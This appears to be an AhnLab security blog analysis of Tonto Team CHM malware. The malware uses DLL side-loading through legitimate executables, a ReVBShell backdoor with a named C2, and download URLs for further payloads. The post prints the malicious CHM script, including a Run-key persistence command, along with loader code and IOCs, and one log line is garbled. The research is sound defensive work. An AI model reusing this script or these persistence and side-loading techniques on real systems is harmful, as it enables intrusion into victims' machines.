Tonto Team Using Anti-Malware Related Files for DLL Side-Loading

By gygy0101 ⁝⁝ 4/26/2023

The Tonto Team is a threat group that targets mainly Asian countries, and has been distributing Bisonal malware. AhnLab Security Emergency response Center (ASEC) has been tracking the Tonto Team's attacks on Korean education, construction, diplomatic, and political institutions. Recent cases have revealed that the group is using a file related to anti-malware products to ultimately execute their malicious attacks.





Figure 1. Overall operation process

The Tonto Team's involvement in the distribution of the CHM malware in Korea has been confirmed since 2021, and they have been changing their methods in various ways to bypass detection. The overall operation process of the most recent method is shown in Figure 1. Although up to the point where ReVBShell is used to receive the threat actor's commands remains the same, the stages afterward, such as the malware type that is ultimately downloaded and the operation process, have been gradually changing. Each process will be explained below.



```
<body><OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=',hh.exe,-decompile C:\\Windows\\Temp 통일부 남북경협관련 법인 연락처_Ver2.1.chm'>
 <PARAM name="Item2" value="273,1,1">
</OBJECT>
<OBJECT id=y classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=',reg, add HKCU\SOFTWARE\Microsoft\Windows\currentversion\Run /v Presentation /t REG
 "C:\Windows\Temp\PresentationSettings.exe" /f'>
 <PARAM name="Item2" value="273,1,1">
</OBJECT>
<SCRIPT>
x.Click();
var start=new Date().getTime();
while(true) if(new Date().getTime()-start>2000) break;
y.Click();
</SCRIPT>
```

Figure 2. Malicious script within the CHM


Figure 2 shows the malicious script that operates when the CHM is executed. The process of decompiling the CHM file is identical to the previous processes, but a difference is the fact that the normal program (PresentationSettings.exe) created after the decompiling is registered to the RUN key. The normal program registered to the RUN key is executed when the PC is restarted. Once it is executed, it loads the malicious DLL (slc.dll) created simultaneously through the DLL Side Loading (T1574.002) method.

Filename used in distribution	Ministry of Unification Economic Cooperation Corporation Contacts_Ver2.1.chm

Name of normal program	PresentationSettings.exe
Name of malicious DLL (DLL Side Loading)	slc.dll


The loaded malicious DLL creates and executes a VBE file in the %TEMP% folder. The decoded VBE is the ReVBShell. The C2 of this ReVBShell is shown below and it performs various malicious behaviors according to the threat actor’s orders. The AhnLab Smart Defense (ASD) infrastructure was able to confirm the following malicious behavior log.

- **C2**
  hairouni.serveblog[.]net:8080



Collected Date	Process	Module	Behavior	Rule Desc	Data
2022-04-22 12:15:58	🟩 wscript.exe	N/A	Downloads executable file	Downloads executable file	https://92.38.135.212/fuat/HimTraylcon.exe Target 🟥 HimTraylcon.exe

Figure 3. Download behavior log (April 2022)



Report Date	Process	Module	Behavior	Rule DESC	Data
2023-04-12 09:17:55	🟩 wscript.exe	N/A	Downloads executable file	Downloads executable file	http:// seAger Target 🟩 wsc

Figure 4. Download behavior log (April 2023)


Figure 3 is an additional log that was confirmed in April 2022, and its relevant information has been covered in the below ASEC Blog.

Backdoor (*.chm) Disguised as Document Editing Software and Messenger Application

Figure 4 shows an additional log that was generated on a PC infected with the recently circulating CHM malware, making it clear that it has the same download URL format as the April 2022 log since their download paths both lead to the same %SystemRoot%\Task\ folder. This download behavior is believed to be performed through ReVBShell under the command of the threat actor.

- **Download URL**
  hxxps://92.38.135[.]212/fuat/HimTraylcon.exe (April 2022)
  hxxp://45.133.194[.]135:8080/fuat/KCaseAgent64.exe (April 2023)


The file downloaded in April 2022 was a backdoor, and the file downloaded this time was confirmed to be a normal Avast Software configuration file (wsc_proxy.exe).



```
v0 = LoadLibraryW(L"wsc.dll");
v1 = v0;
if ( v0 )
{
  v2 = GetProcAddress(v0, "_run@4");
  if ( v2 )
  {
    v3 = GetCommandLineW();
    v4 = ((int (__stdcall *)(LPWSTR))v2)(v3);
  }
```

Figure 5. wsc_proxy.exe features


The entirety of wsc_proxy.exe’s features are shown in Figure 5, and it executes the “_run@4” function after loading wsc.dll. It is assumed that the threat actor uses this feature to load a malicious DLL using the DLL Side Loading method.



Time ▲	BD_type	»	signatureRuleNumDec	filePath	ASD_Link
Apr 13, 2023 @ 07:45:17.755	[redacted]		[redacted]	C:\Windows\Tasks\wsc.dll	[redacted]

Figure 6. Detection log from infected PC

Additionally, a detection log was confirmed through our ASD infrastructure of a file named “wsc.dll” being created in the same path (%SystemRoot%\Task\) within an infected PC, as shown in Figure 6. Considering that normal Avast Software files are generally created in the “%ProgramFiles%\Avast Software\” path, it is highly likely that a malicious DLL that was modified by the threat actor was created. Ultimately, the malicious DLL (wsc.dll) is loaded through the normal file (wsc_proxy.exe), enabling additional malicious behavior to be performed.



```
 <PARAM name="Item1" value=',hh.exe,-decompile C:\\Windows\\Temp 대한민국건축문화제 개요( 발송
 <PARAM name="Item2" value="273,1,1">
</OBJECT>
<OBJECT id=y classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=',C:\\Windows\Temp\\PresentationSettings.exe'>
 <PARAM name="Item2" value="273,1,1">
```

```
Address   Hex dump                                         ASCII
00406040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ((((((((((((
00406050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ((((((((((((
00406060  62 69 73 6F 6E 61 6C 00 6C 7E 6D 7E 71 78 31 6C  bisonal(l~m
00406070  7A 6D 69 7A 72 76 71 7A 7C 6D 7E 79 6B 31 71 7A  zmizrvqz|m~y
00406080  6B 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  k(((((((((((
```

Figure 7. File distributed in November 2022

As shown in Figure 7, Bisonal malware was detected in the CHM malware that was distributed in November 2022. It is assumed that this type of CHM malware is being distributed by the Tonto Team.

The Tonto Team is constantly evolving through various means such as using normal software for more elaborate attacks. The number of distribution cases using CHM has increased in comparison to the past. Users must carefully check the senders of emails and refrain from opening files from unknown sources. They should also perform routine PC checks and always keep their security products updated to the latest version.

[File Detection]
Dropper/HTML.Generic.SC187758 (2023.04.12.02)
Trojan/Win.Agent.C5409945 (2023.04.12.02)
Backdoor/VBS.Generic.SC187759 (2023.04.12.02)

[IOC]
59f7a3fe0453ca6d27ba3abe78930fdf
fe1161885005ac85f89accf703ce27bb
d5e6dc253a5584b178ae3c758120da4d
hairouni.serveblog[.]net:8080
hxxp://45.133.194[.]135:8080/fuat/KCaseAgent64.exe